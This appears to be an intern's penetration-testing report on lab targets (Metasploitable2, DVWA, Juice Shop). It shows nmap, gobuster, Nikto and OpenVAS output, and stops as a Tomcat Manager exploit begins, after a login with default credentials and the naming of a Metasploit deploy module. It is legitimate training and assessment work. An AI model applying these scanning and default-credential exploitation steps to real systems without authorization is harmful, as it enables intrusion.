

VAPT: Week-2 Report

1. Introduction

I conducted a comprehensive Vulnerability Assessment and Penetration Testing (VAPT) exercise in a controlled laboratory environment as part of my Week 2 internship assignment at CYART. I performed this assessment to identify security weaknesses in network services and web applications and to validate their exploitability using industry-standard tools and methodologies.

I carried out testing against intentionally vulnerable systems, including Metasploitable2 and Damn Vulnerable Web Application (DVWA), hosted locally in an isolated environment. I ensured that I tested only authorized targets within the defined scope.

During this engagement, I performed reconnaissance, vulnerability scanning, exploitation, post-exploitation validation, and reporting. I aligned my methodology with the Penetration Testing Execution Standard (PTES) to ensure a structured and professional approach.

This report documents my methodology, findings, exploitation results, risk analysis, and remediation recommendations.

2. Objective and Scope

2.1 Objective

I conducted this VAPT engagement to identify, analyze, and exploit security vulnerabilities in a controlled lab environment. I aimed to simulate real-world attack scenarios and validate whether identified vulnerabilities could lead to unauthorized access, data exposure, or system compromise.

During this assessment, I focused on:

- Identifying open ports and exposed services
- Detecting known vulnerabilities using automated tools
- Validating findings manually to eliminate false positives
- Exploiting confirmed vulnerabilities
- Extracting sensitive information where possible
- Recommending remediation strategies

I performed the assessment using both network-level and application-level testing techniques.

2.2 Scope

I strictly limited my testing to the following authorized targets:

Target Systems

- **Metasploitable2 (Local Virtual Machine)**
 - Purpose: Network and service exploitation
 - IP Address: 192.168.20.129
- **DVWA (Damn Vulnerable Web Application)**
 - URL: <http://localhost/dvwa>
 - Purpose: Web application exploitation
- **OWASP Juice Shop (Local Web Application)**
 - URL: <http://localhost:3000>
 - Purpose: Modern web application reconnaissance and security assessment
 - Testing Focus: Service detection, technology stack identification, directory enumeration, API endpoint discovery, and configuration analysis

I performed all testing inside an isolated lab environment using Kali Linux as the attacking machine. I did not test any production systems, external domains, or unauthorized assets. I conducted all activities in a controlled and legally authorized virtual lab setup.

2.3 Out of Scope

To maintain ethical standards and controlled testing, I excluded:

- External internet-facing systems
- Third-party services
- Any systems without explicit authorization
- Denial-of-service attacks

3. Tools and Environment

3.1 Testing Environment

I conducted the assessment in a controlled and isolated lab environment using virtual machines. I used Kali Linux as the attacking machine and hosted vulnerable targets within the same internal network to simulate a real-world penetration testing scenario.

Lab Setup

- Attacker Machine: Kali Linux
- Target 1: Metasploitable2
- Target 2: DVWA (hosted on Apache)
- Network Type: Internal virtual network
- Testing Date: 11 February 2026



I verified connectivity between machines before initiating testing to ensure proper communication and realistic attack simulation.

3.2 Tools Used

During this engagement, I used the following tools:

Kali Linux

I used Kali Linux as the primary penetration testing platform. Kali Linux provides pre-installed security tools required for reconnaissance, scanning, exploitation, and reporting.

Nmap

I used Nmap to perform network scanning and service enumeration. I identified open ports, running services, and service versions on the target system. I used aggressive scan options to gather detailed information about exposed services.

OpenVAS (Greenbone Vulnerability Manager)

I used OpenVAS to perform automated vulnerability scanning. I configured a full scan against Metasploitable2 and analyzed vulnerabilities based on severity and CVSS scoring.

Nikto

I used Nikto to perform web server vulnerability scanning. Nikto helped me identify outdated software, misconfigurations, and exposed components.

Metasploit Framework

I used the Metasploit Framework to exploit identified vulnerabilities. I configured payloads, established reverse shells, and validated successful exploitation using Meterpreter sessions.

sqlmap

I used sqlmap to automate SQL Injection exploitation against DVWA. I enumerated databases, extracted tables, dumped user credentials, and cracked password hashes.

DVWA (Damn Vulnerable Web Application)

I used DVWA to simulate web application vulnerabilities, specifically SQL Injection.

Metasploitable2

I used Metasploitable2 as a deliberately vulnerable Linux system for network exploitation practice.



4. Methodology (PTES-Based Approach)

I structured this assessment according to the Penetration Testing Execution Standard (PTES) to ensure a systematic and professional testing process. I followed each phase carefully to simulate a real-world security assessment.

4.1 Pre-Engagement Planning

Before initiating testing, I defined the scope, identified authorized targets, and ensured that I tested only within the lab environment. I confirmed IP addresses and verified connectivity between the attacker and target machines.

I avoided testing external systems and maintained ethical standards throughout the engagement.

4.2 Reconnaissance

During this phase, I gathered initial information about the target systems. I identified IP addresses, open ports, and exposed services. I performed basic enumeration to understand the attack surface.

This phase helped me identify which services required deeper analysis.

The screenshot shows a web browser window displaying the OWASP Juice Shop application at <http://localhost:3000/#/>. The page title is "OWASP Juice Shop". The main content area is titled "All Products" and displays a grid of six product cards:

- Apple Juice (1000ml) - Price: 1.99€
- Apple Pomace - Price: 0.89€
- Banana Juice (1000ml) - Price: 1.99€
- Carrot Juice (1000ml) - Price: 2.20€
- Eggfruit Juice (500ml) - Price: 1.49€
- Best Juice Shop Salesman Award! - A card featuring a cartoon character and the text "Only 1 left!"



```
(kali㉿kali)-[~]
└─$ nmap -sV localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-11 04:57 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000013s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http
3000/tcp   open  ppp?
5432/tcp   open  postgresql PostgreSQL DB 9.6.0 or later
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====
SF-Port80-TCP:V=7.95%I=7%D=2/11%Time=698C529%C=P=x86_64-pc-linux-gnu%r(HTTP
SF:Options,266,"HTTP/1.1\x20406\x20Not\x20Acceptable\r\nDate:\x20Wed,\x20
SF:11\x20Feb\x202026\x2009:57:48\x20GMT\r\nConnection:\x20close\r\nContent
SF:-Type:\x20text/html;\x20charset=utf-8\r\nExpires:\x20-1\r\nCache-Control
SF:l:\x20no-cache,\x20no-store\r\nPragma:\x20no-cache\r\nX-Frame-Options:\x20
SF:x20SAMEORIGIN\r\nContent-Security-Policy:\x20default-src\x20'none';\x20
SF:object-src\x20'none';\x20base-uri\x20'none';\x20connect-src\x20'self';\x20
SF:script-src\x20'self';\x20script-src-elem\x20'self'\x20'unsafe-inline
SF:';frame-ancestors\x20'none';\x20form-action\x20'self';\x20style-src-ele
SF:m\x20'self'\x20'unsafe-inline';\x20style-src\x20'self'\x20'unsafe-inlin
SF:e';\x20font-src\x20'self';img-src\x20'self'\x20blob:\x20data:;'\r\nConte
SF:nt-Length:\x2051\r\n\r\n<html><body>HTTP\x20Method\x20not\x20supported<
SF:/body></html>"%r(RTSPRequest,D8,"HTTP/1.1\x20400\x20Bad\x20Request\r\n
SF:Date:\x20Wed,\x2011\x20Feb\x202026\x2009:57:48\x20GMT\r\nConnection:\x20
SF:close\r\nContent-Length:\x2011\r\n\r\n<html><head><title>Request\x20
SF:malformed</title></head><body>HTTP\x20request\x20is\x20syntactically\x20
SF:incorrect.\.</body></html>"%r(SIPOptions,D8,"HTTP/1.1\x20400\x20Bad\x20
SF:Request\r\nDate:\x20Wed,\x2011\x20Feb\x202026\x2009:57:53\x20GMT\r\nConn
SF:ection:\x20close\r\nContent-Length:\x2011\r\n\r\n<html><head><title>
SF:>Request\x20malformed</title></head><body>HTTP\x20request\x20is\x20synt
SF:actically\x20incorrect.\.</body></html>");
=====
SF-Port3000-TCP:V=7.95%I=7%D=2/11%Time=698C52A1%C=P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,101B9,"HTTP/1.1\x20200\x200K\r\nAccess-Control-Allow-Origin:\x20
SF:*\r\nContent-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20SAME
SF:ORIGIN\r\nFeature-Policy:\x20payment\x20'self'\r\nX-Recruiting:\x20/#/j
SF:obs\r\nAccept-Ranges:\x20bytes\r\nCache-Control:\x20public,\x20max-age=
SF:0\r\nLast-Modified:\x20Wed,\x2011\x20Feb\x202026\x2009:54:10\x20GMT\r\n
SF:ETag:\x20W/"1252f-19c4c1f5ffe"\r\nContent-Type:\x20text/html;\x20char
SF:set=UTF-8\r\nContent-Length:\x2075055\r\nVary:\x20Accept-Encoding\r\nDa
SF:te:\x20Wed,\x2011\x20Feb\x202026\x2009:57:53\x20GMT\r\nConnection:\x20c
SF:lose\r\n\r\n!—\n\x20\x20Copyright\x20(c)\x202014-2026\x20Bjoer
SF:n\x20Kimminich\x20\x20the\x20WASP\x20Juice\x20Shop\x20contributors.\.
SF:n\x20\x20~\x20SPDX-License-Identifier:\x20MIT\n\x20\x20→\n\n<!doctype
SF:\x20html>\n<html\x20lang="en"\x20data-beasties-container>\n<head>\n\x
SF:20\x20<meta\x20charset="utf-8">\n\x20<title>OWASP\x20Juice\x20Shop
SF:p</title>\n\x20\x20<meta\x20name="description"\x20content="Probably\x20
SF:x20the\x20most\x20modern\x20and\x20sophisticated\x20insecure\x20web\x20
SF:application"\>\n\x20\x20<meta\x20name="viewport"\x20content="width=d
SF:evice-width,\x20initial-scale=1"\>\n\x20\x20<link\x20id="favicon"\x20
SF:rel="icon"\x20"\>%r(Hello,2F,"HTTP/1.1\x20400\x20Bad\x20Request\r\nCon
SF:nection:\x20close\r\n\r\n")%r(NCP,2F,"HTTP/1.1\x20400\x20Bad\x20Reques
SF:t\r\nConnection:\x20close\r\n\r\n")%r(HTTPOptions,EA,"HTTP/1.1\x20204\x20
SF:x20No\x20Content\r\nAccess-Control-Allow-Origin:\x20*\r\nAccess-Control
SF:l-Allow-Methods:\x20GET,HEAD,PUT,PATCH,POST,DELETE\r\nVary:\x20Access-C
SF:ontrol-Request-Headers\r\nContent-Length:\x200\r\nDate:\x20Wed,\x2011\x
SF:20Feb\x202026\x2009:57:53\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(RT
SF:SPRequest,EA,"HTTP/1.1\x20204\x20No\x20Content\r\nAccess-Control-Allow
SF:-Origin:\x20*\r\nAccess-Control-Allow-Methods:\x20GET,HEAD,PUT,PATCH,P
SF:OST,DELETE\r\nVary:\x20Access-Control-Request-Headers\r\nContent-Length
SF::\x200\r\nDate:\x20Wed,\x2011\x20Feb\x202026\x2009:57:53\x20GMT\r\nConn
SF:ection:\x20close\r\n\r\n");
Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 12.35 seconds
```

```
(kali㉿kali)-[~]
└─$ whatweb http://localhost:3000
http://localhost:3000 [200 OK] HTML5, IP[::1], JQuery[2.2.4], Script[module], Title[OWASP Juice Shop], UncommonHeaders[access
-origin,x-content-type-options,feature-policy,x-recruiting], X-Frame-Options[SAMEORIGIN]
```



```
(kali㉿kali)-[~]
$ gobuster dir -u http://localhost:3000 -w /usr/share/wordlists/dirb/common.txt --exclude-length 75055
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://localhost:3000
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] Exclude Length: 75055
[+] User Agent:   gobuster/3.8
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/api           (Status: 500) [Size: 3017]
/apis          (Status: 500) [Size: 3019]
/assets         (Status: 301) [Size: 156] [→ /assets/]
/ftp            (Status: 200) [Size: 11297]
/profile        (Status: 500) [Size: 1043]
/promotion      (Status: 200) [Size: 6586]
/redirect        (Status: 500) [Size: 3119]
/rest            (Status: 500) [Size: 3019]
/restaurants    (Status: 500) [Size: 3033]
/restore         (Status: 500) [Size: 3025]
/restored        (Status: 500) [Size: 3027]
/restricted      (Status: 500) [Size: 3031]
/robots.txt      (Status: 200) [Size: 28]
/video           (Status: 200) [Size: 10075518]
/Video            (Status: 200) [Size: 10075518]
Progress: 4613 / 4613 (100.00%)
=====

Finished
```

Figure 1-5: OWASP Juice Shop reconnaissance and directory enumeration results

4.3 Vulnerability Scanning

I performed automated vulnerability scanning using Nmap and OpenVAS. I identified outdated services, weak configurations, and high-risk vulnerabilities.

I analyzed scan results and prioritized vulnerabilities based on severity and CVSS scoring. I validated key findings manually to reduce false positives.

4.4 Exploitation

After identifying exploitable vulnerabilities, I attempted controlled exploitation. I used the Metasploit Framework to exploit exposed services on Metasploitable2. I also performed SQL Injection attacks against DVWA using manual testing and sqlmap.

I confirmed successful exploitation by obtaining remote shells and extracting sensitive data.

4.5 Post-Exploitation

After gaining access, I validated the level of compromise. I identified privilege levels, extracted system information, and generated cryptographic hashes to demonstrate evidence handling.

I ensured that I did not cause system instability during exploitation.



4.6 Reporting

Finally, I documented all findings, exploitation results, and remediation recommendations in this report. I categorized risks based on severity and provided actionable security improvements.

5. Phase 1 – Planning and Network Verification

5.1 IP Address Identification

Before initiating any scanning activity, I identified and confirmed the IP addresses of both the attacker and target systems.

- Kali Linux (Attacker): 192.168.20.128
- Metasploitable2 (Target): 192.168.20.129

I verified that both machines were operating within the same internal virtual network to ensure proper communication.

5.2 Connectivity Verification

I tested network connectivity between Kali Linux and Metasploitable2 using ICMP ping. I executed:

```
ping 192.168.20.129
```

The target responded successfully, which confirmed network communication and readiness for further testing.

```
(kali㉿kali)-[~]
$ ping 192.168.20.129
PING 192.168.20.129 (192.168.20.129) 56(84) bytes of data.
64 bytes from 192.168.20.129: icmp_seq=1 ttl=128 time=303 ms
64 bytes from 192.168.20.129: icmp_seq=2 ttl=128 time=295 ms
64 bytes from 192.168.20.129: icmp_seq=3 ttl=128 time=292 ms
64 bytes from 192.168.20.129: icmp_seq=4 ttl=128 time=293 ms
64 bytes from 192.168.20.129: icmp_seq=5 ttl=128 time=338 ms
^C
--- 192.168.20.129 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 291.618/304.197/338.351/17.535 ms
```

Figure 6: ICMP Ping confirming network connectivity between Kali Linux and Metasploitable2



5.3 Service Availability Confirmation

Before launching vulnerability scans, I confirmed that the target system was running and accessible. I verified that Metasploitable2 was operational and responding to network requests.

This step ensured that subsequent scanning results would be accurate and reliable.

6. Phase 2 – Discovery and Vulnerability Scanning

6.1 Network Scanning Using Nmap

I performed an aggressive scan against the Metasploitable2 target using Nmap to identify open ports, running services, and service versions.

I executed the following command:

```
nmap -A 192.168.20.129
```

This scan allowed me to gather detailed service and version information.

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.20.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-11 02:11 EST
Nmap scan report for 192.168.20.129
Host is up (0.0033s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogin
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:97:2E:B2 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.22 seconds
```



```
(kali㉿kali)-[~]
└─$ nmap -A 192.168.20.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-11 02:24 EST
Nmap scan report for 192.168.20.129
Host is up (0.00088s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.20.128
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
_|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
_|_ssl-date: 2026-02-04T15:19:47+00:00; -6d16h05m24s from scanner time.
_|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
```

Figure 7-8: Nmap Service Version Scan results identifying open ports and service versions

6.1.1 Key Findings

The scan revealed multiple open ports and outdated services, including:

- Port 21 – FTP (vsftpd 2.3.4)
- Port 22 – SSH
- Port 23 – Telnet
- Port 80 – Apache HTTP Server 2.2.8
- Port 445 – Samba 3.0.20
- Port 8180 – Apache Tomcat 5.5
- Port 3306 – MySQL
- Port 5432 – PostgreSQL

These services significantly expanded the attack surface.



```
| sslv2:  
|   SSLv2 supported  
|   ciphers:  
|     SSL2_DES_192_EDE3_CBC_WITH_MD5  
|     SSL2_RC4_128_EXPORT40_WITH_MD5  
|     SSL2_RC4_128_CBC_EXPORT40_WITH_MD5  
|     SSL2_DES_64_CBC_WITH_MD5  
|     SSL2_RC4_128_WITH_MD5  
|     SSL2_RC2_128_CBC_WITH_MD5  
53/tcp  open  domain      ISC BIND 9.4.2  
| dns-nsid:  
|   bind.version: 9.4.2  
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2  
|_http-title: Metasploitable2 - Linux  
111/tcp open  rpcbind    2 (RPC #100000)  
| rpcinfo:  
|   program version  port/proto  service  
|   100000  2          111/tcp    rpcbind  
|   100000  2          111/udp   rpcbind  
|   100003  2,3,4    2049/tcp   nfs  
|   100003  2,3,4    2049/udp  nfs  
|   100005  1,2,3    41119/tcp  mountd  
|   100005  1,2,3    60586/udp mountd  
|   100021  1,3,4    36424/tcp  nlockmgr  
|   100021  1,3,4    43345/udp nlockmgr  
|   100024  1          37067/tcp  status  
|_ 100024  1          56926/udp status  
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)  
512/tcp open  exec       netkit-rsh rexecd  
513/tcp open  login     OpenBSD or Solaris rlogind  
514/tcp open  tcpwrapped  
1099/tcp open  java-rmi  GNU Classpath grmiregistry  
1524/tcp open  bindshell  Metasploitable root shell  
2049/tcp open  nfs       2-4 (RPC #100003)  
2121/tcp open  ftp       ProFTPD 1.3.1  
3306/tcp open  mysql    MySQL 5.0.51a-3ubuntu5  
| mysql-info:  
|   Protocol: 10  
|   Version: 5.0.51a-3ubuntu5  
|   Thread ID: 2870  
|   Capabilities flags: 43564  
|   Some Capabilities: ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression, SupportsTransactions, LongColumnFlag, Support41  
Auth, Speaks41ProtocolNew  
|   Status: Autocommit  
|_ Salt: -JnKM"]2}DwN_r?%8*iS  
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7  
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/cou  
ntryName=XX  
| Not valid before: 2010-03-17T14:07:45  
| Not valid after:  2010-04-16T14:07:45  
|_ssl-date: 2026-02-04T15:19:45+00:00; -6d16h05m24s from scanner time.  
5900/tcp open  vnc      VNC (protocol 3.3)  
| vnc-info:  
|   Protocol version: 3.3  
|   Security types:  
|_  VNC Authentication (2)  
6000/tcp open  X11      (access denied)  
6667/tcp open  irc      UnrealIRCd  
| irc-info:  
|   users: 1  
|   servers: 1  
|   lusers: 1  
|   lservers: 0  
|   server: irc.Metasploitable.LAN  
| version: Unreal3.2.8.1. irc.Metasploitable.LAN  
| uptime: 0 days, 3:57:46  
| source ident: nmap  
| source host: E0738896.7E0A9117.FFFA6D49.IP  
|_ error: Closing Link: qmmpfyyq[192.168.20.128] (Quit: qmmpfyyq)  
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)  
|_ajp-methods: Failed to get a valid response for the OPTION request  
8180/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1  
|_http-favicon: Apache Tomcat  
|_http-server-header: Apache-Coyote/1.1  
|_http-title: Apache Tomcat/5.5  
MAC Address: 00:0C:29:97:E8:B2 (VMware)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Host script results:  
| smb-os-discovery:  
|   OS: Unix (Samba 3.0.20-Debian)  
|   Computer name: metasploitable  
|   NetBIOS computer name:  
|   Domain name: localdomain  
|   FQDN: metasploitable.localdomain  
|_ System time: 2026-02-04T10:19:35-05:00  
| smb-security-mode:  
|   account_used: <blank>  
|   authentication_level: user  
|   challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
_|smb2-time: Protocol negotiation failed (SMB2)
```



```
|_clock-skew: mean: -6d14h50m24s, deviation: 2h30m00s, median: -6d16h05m24s  
|_nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.88 ms 192.168.20.129  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 30.04 seconds
```

Figure 9-12: Nmap Aggressive Scan (-A) showing detailed service, OS detection, and script results

6.2 Vulnerability Scanning Using OpenVAS

After identifying exposed services, I performed a full vulnerability scan using OpenVAS (Greenbone Vulnerability Manager).

I configured:

- Target: 192.168.20.129
- Scan Profile: Full and Fast

The scan completed successfully and identified multiple vulnerabilities across different severity levels.

New Target X

Name

Comment

Hosts
 Manual
 From file

Exclude Hosts
 Manual
 From file

Allow simultaneous scanning via multiple IPs
 Yes No

Port List

Figure 13: OpenVAS target configuration for Metasploitable2 full scan



6.2.1 Severity Breakdown

OpenVAS categorized vulnerabilities as follows:

- Critical: 14
- High: 10
- Medium: 40
- Low: 6

The highest CVSS score observed was 10.0, indicating critical system compromise potential.




Figure 14: OpenVAS vulnerability severity distribution

6.2.2 Example Critical Vulnerability

OpenVAS identified a critical vulnerability related to the rlogin service:

- Vulnerability: Passwordless login exposure
- Port: 513
- Severity: Critical
- CVSS Score: 10.0

This vulnerability allowed potential root-level access without proper authentication.



The screenshot shows the OpenVAS web interface. On the left, a sidebar menu includes 'Dashboards', 'Scans' (selected), 'Tasks', 'Reports', 'Results' (selected), 'Vulnerabilities', 'Notes', 'Overrides', 'Assets', 'Resilience', 'Security Information', 'Configuration', 'Administration', and 'Help'. The main content area displays a summary of a vulnerability titled 'rlogin Passwordless Login'. The summary states: 'The rlogin service allows root access without a password.' Below this is the 'Detection Result' section, which notes: 'It was possible to gain root access without a password.' The 'Detection Method' section indicates: 'Checks if a vulnerable version is present on the target host.' It details the 'Details: rlogin Passwordless Login OID: 1.3.6.1.4.1.25623.1.0.113766', 'Version used: 2020-09-30T09:30:12Z', and 'Impact' section, which states: 'This vulnerability allows an attacker to gain complete control over the target system.' The 'Solution' section provides a mitigation: 'Disable the rlogin service and use alternatives like SSH instead.'

Figure 15: Critical vulnerability details identified by OpenVAS (Passwordless rlogin)

6.3 False Positive Validation

I validated key findings manually to ensure scan accuracy. I confirmed that the rlogin service was active on port 513 and that the version information matched scan results.

This validation reduced the risk of reporting false positives.

```
(kali㉿kali)-[~]
$ nikto -h http://192.168.20.129
- Nikto v2.5.0
_____
+ Target IP:      192.168.20.129
+ Target Hostname: 192.168.20.129
+ Target Port:    80
+ Start Time:    2026-02-11 02:30:27 (GMT-5)
_____
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHP8BF2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that co
```



```
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2026-02-11 02:31:00 (GMT-5) (33 seconds)
+ 1 host(s) tested
```

Figure 16-17: Nikto web vulnerability scan results validating misconfigurations and outdated components

7. Phase 3 – Exploitation (Metasploitable2)

7.1 Target Selection for Exploitation

After analyzing scan results, I identified Apache Tomcat 5.5 running on port 8180 as a high-value target. The service exposed the Tomcat Manager interface, which allowed administrative functionality.

I confirmed access to the Tomcat Manager page via:

<http://192.168.20.129:8180/manager/html>

I authenticated using default credentials (tomcat:tomcat), which confirmed the presence of weak authentication controls.

7.2 Exploitation Using Metasploit

I launched the Metasploit Framework and selected the following module:
exploit/multi/http/tomcat_mgr_deploy

